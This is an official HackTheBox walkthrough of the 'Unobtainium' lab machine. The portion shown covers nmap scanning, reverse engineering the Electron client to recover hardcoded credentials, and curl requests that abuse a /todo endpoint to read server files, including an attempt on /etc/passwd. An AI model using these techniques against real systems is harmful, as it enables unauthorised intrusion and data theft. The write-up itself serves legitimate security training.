HACKTHEBOX

Unobtainium

30th Aug 2021 / Document No. D21.101.136

Prepared By: felamos

Machine Creator(s): felamos

Difficulty: Hard

Classification: Official

Synopsis

Unobtainium is a hard difficulty Linux machine which features kubernetes exploitation and electron application reversing. Frontend web application serve unobtainium chat application created with electron which can be downloaded in three different packages (deb, rpm & snap). Electron application exposes a Node JS API which is affected with prototype pollution. Exploiting prototype pollution and gain reverse shell give us access inside a kubernetes pod. Understanding the Kubernetes RBAC system is critical in order to switch service accounts and create a malicious pod to mount root filesystem and escape the pod.

Skills Required

- Basic docker knowledge
- Node JS
- Network enumeration

Skills Learned

- Electron application reversing
- Prototype pollution exploitation
- Kubernetes exploitation


Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.235 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.235
```

```
nmap 10.10.10.235

Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-01 09:15 UTC
Nmap scan report for 10.10.10.235
Host is up (0.20s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8443/tcp  open  https-alt
31337/tcp open  Elite
```


Nmap reveals that SSH is running at port 22 and Apache2 is running at port 80, both as default. We have two new interesting ports though 8443 and 31337. Lets enumerate all these open ports.

Port 80



We got presented with a download page on frontend where there is a kind of chat application developed by Unobtainium that can be downloaded for different platforms.


Port 31337



This port returns just an empty JSON array. Unsure if we can find anything else here.


Port 8443

If we visit this port with HTTP it will respond with a `Client sent an HTTP request to an HTTPS server` message while visiting it with HTTPS returns something else. Natively it only allows HTTPS connection.



It is running Kubernetes API at port 8443 which is default.

Foothold



This page allow us to download Linux Debian and other Linux distro packages. We need to reverse engineer these packages and since its multi platform we can choose which one we want. Let's select the Debian version.

```
wget http://10.10.10.235/downloads/unobtainium_debian.zip
```

```
wget http://10.10.10.235/downloads/unobtainium_debian.zip
--2021-09-01 09:21:45--  http://10.10.10.235/downloads
/unobtainium_debian.zip
Connecting to 10.10.10.235:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 54853780 (52M) [application/zip]
Saving to: 'unobtainium_debian.zip'

unobtainium_debian.zip
100%[===================================>]  52.31M  6.83MB/s    in 9.4s

2021-09-01 09:21:55 (5.55 MB/s) - 'unobtainium_debian.zip' saved
[54853780/54853780]
```

We install this application on our system.

```
unzip unobtainium_debian.zip
sudo dpkg -i unobtainium_1.0.0_amd64.deb
sudo apt -f install
```

```
sudo dpkg -i unobtainium_1.0.0_amd64.deb

Selecting previously unselected package unobtainium.
(Reading database ... 465660 files and directories currently
installed.)
Preparing to unpack unobtainium_1.0.0_amd64.deb ...
Unpacking unobtainium (1.0.0) ...
Setting up unobtainium (1.0.0) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for mailcap (3.69) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for bamfdaemon (0.5.4-2) ...
Rebuilding /usr/share/applications/bamf-2.index...
```

Parrot OS configures bamf-2.index but other distros do other things like on ubuntu and it can be accessable via the application menu.

```
cat /usr/share/applications/bamf-2.index | grep unobtainium
```


This will give us exact location of the application binary.

```
cat /usr/share/applications/bamf-2.index | grep unobtainium

unobtainium.desktop  /opt/unobtainium/unobtainium %U unobtainium  false
```

We can now execute the binary and lauch the application.

```
/opt/unobtainium/unobtainium %U unobtainium
```


NOTE: In this case, we are going to use ubuntu. This can be done with any Linux distro (or without).




When we open this application, an alert message pops up with the message "Unable to reach unobtainium.htb". We add this host to our `/etc/hosts` file.

```
echo "10.10.10.235 unobtainium.htb" >> /etc/hosts
```


Now we can re-launch the application and view the "Message Log" section.



It returns a JSON array where we can observe some output and somehow similar then one we got previously from port 31337. We try to post a message and see if we can get any new messages.




After posting a message we get the "Message has been sent!". We review again the "Message Log" now.




```
[{"icon":"__","text":"This is a
test","id":3,"timestamp":163073872783,"userName":"felamos"}]
```

We observe that inside the JSON array there is the username `felamos` and our message inside `text` field. We head to Todo section to see if there is anything interesting there.



We got a JSON object where it looks it is parsing a file.

```
{"ok":true,"content":"1. Create administrator zone.\n2. Update node JS API Server.\n3. Add Login functionality.\n4. Complete Get Messages feature.\n5. Complete ToDo feature.\n6. Implement Google Cloud Storage function: https://cloud.google.com/storage/docs/json_api/v1\n7. Improve security\n"}
```

This `Todo` list mentions the need to update the Node JS server and we can assume that this is related to the API server on port 31337. Furthermore it states that the `Add Logon functionality` is missing authentication. Finally there is a intention to implement Google cloud storage function and improve the security which is seems interesting from the attacker's perspective. We can now safely delete the application using `dpkg`.

```
sudo dpkg --remove unobtainium
```

We can now start reverse engineering the application.

Debian package is sort of archive so we can indeed extract it using the native Linux binary ar.

```
ar x unobtainium_1.0.0_amd64.deb
```

The binary `ar` will extract two files `control.tar.gz` and `data.tar.xz` . Let's dive in `data.tar.xz`.

```
tar -xvf data.tar.xz
```

After extracting the contents we can navigate through the folders and especially to folders under `opt`.

```
cd opt/unobtainium/resources/
```

We want to extract Electron application source code that's why we are heading to resources folder which contain a file `app.asar`. We install `asar` node module and extract this package.

```
sudo npm install -g asar
```

Now it is possible to extract the package.

```
asar extract app.asar output/
```

It will extract all electron application sources code inside the `output` folder. Lets take a look at the `package.json` file.

```
{
  "name": "unobtainium",
  "version": "1.0.0",
  "description": "client",
  "main": "index.js",
  "homepage": "http://unobtainium.htb",
  "author": "felamos <felamos@unobtainium.htb>",
  "license": "ISC"
}
```

The main file is the `index.js` so we need to review it's source code.

```
const {app, BrowserWindow} = require('electron')
const path = require('path')

function createWindow () {
  const mainWindow = new BrowserWindow({

    webPreferences: {
      devTools: false
    }
  })
  mainWindow.loadFile('src/index.html')
}

app.whenReady().then(() => {
  createWindow()
```

```
  app.on('activate', function () {
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```

It seems that this electron application is loading `src/index.html`. We can look at the node js code and understand how it is interacting with the API.

```
cd src/js
cat todo.js
```

```
$.ajax({
    url: 'http://unobtainium.htb:31337/todo',
    type: 'post',
    dataType:'json',
    contentType:'application/json',
    processData: false,
    data: JSON.stringify({"auth": {"name": "felamos", "password": "Winter2021"},
"filename" : "todo.txt"}),
    success: function(data) {
        $("#output").html(JSON.stringify(data));
    }
```

It is using jquery to send a post request with authentication data and a filename "todo.txt". We can create our own request and send it the same way.

```
curl http://unobtainium.htb:31337/todo -H 'content-type: application/json' -d '{"auth":
{"name": "felamos", "password": "Winter2021"}, "filename" : "todo.txt"}'
```

```
curl http://unobtainium.htb:31337/todo -H 'content-type:
application/json' -d '{"auth": {"name": "felamos", "password":
"Winter2021"}, "filename" : "todo.txt"}'

{
  "ok": true,
  "content": "1. Create administrator zone.\n2. Update node JS API
Server.\n3. Add Login functionality.\n4. Complete Get Messages
feature.\n5. Complete ToDo feature.\n6. Implement Google Cloud Storage
function: https://cloud.google.com/storage/docs/json_api/v1\n7. Improve
security\n"
}
```

It seems that it is possible to interact with the API and indeed retrieve files but we cannot access any file outside the current folder. For example If we try to read the file `/etc/passwd` it will return nothing.

We already know that it is running a node JS API so we can try to get `index.js` or `main.js` in the current directory where `todo.txt` lives.

```
curl http://unobtainium.htb:31337/todo -H 'content-type: application/json' -d '{"auth":
{"name": "felamos", "password": "Winter2021"}, "filename" : "index.js"}'
```

```
curl http://unobtainium.htb:31337/todo -H 'content-type:
application/json' -d '{"auth": {"name": "felamos", "password":
"Winter2021"}, "filename" : "index.js"}'

{
  "ok": true,
  "content": "var root = require(\"google-cloudstorage-commands
  <SNIP>
}
```

It returns the source code of the file `index.js` but it is somehow difficult to read because of the json format. We can format it.


```
var root = require("google-cloudstorage-commands");
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser');
```

```
const _ = require('lodash');

const app = express();
var fs = require('fs');


const users = [

  {name: 'felamos', password: 'Winter2021'},
  {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload:
true},
];

let messages = [];
let lastId = 1;


function findUser(auth) {

  return users.find((u) =>

    u.name === auth.name &&

    u.password === auth.password);

}

app.use(bodyParser.json());


app.get('/', (req, res) => {
  res.send(messages);

});



app.put('/', (req, res) => {
  const user = findUser(req.body.auth || {});


  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});

    return;
  }

  const message = {
    icon: '__',
```

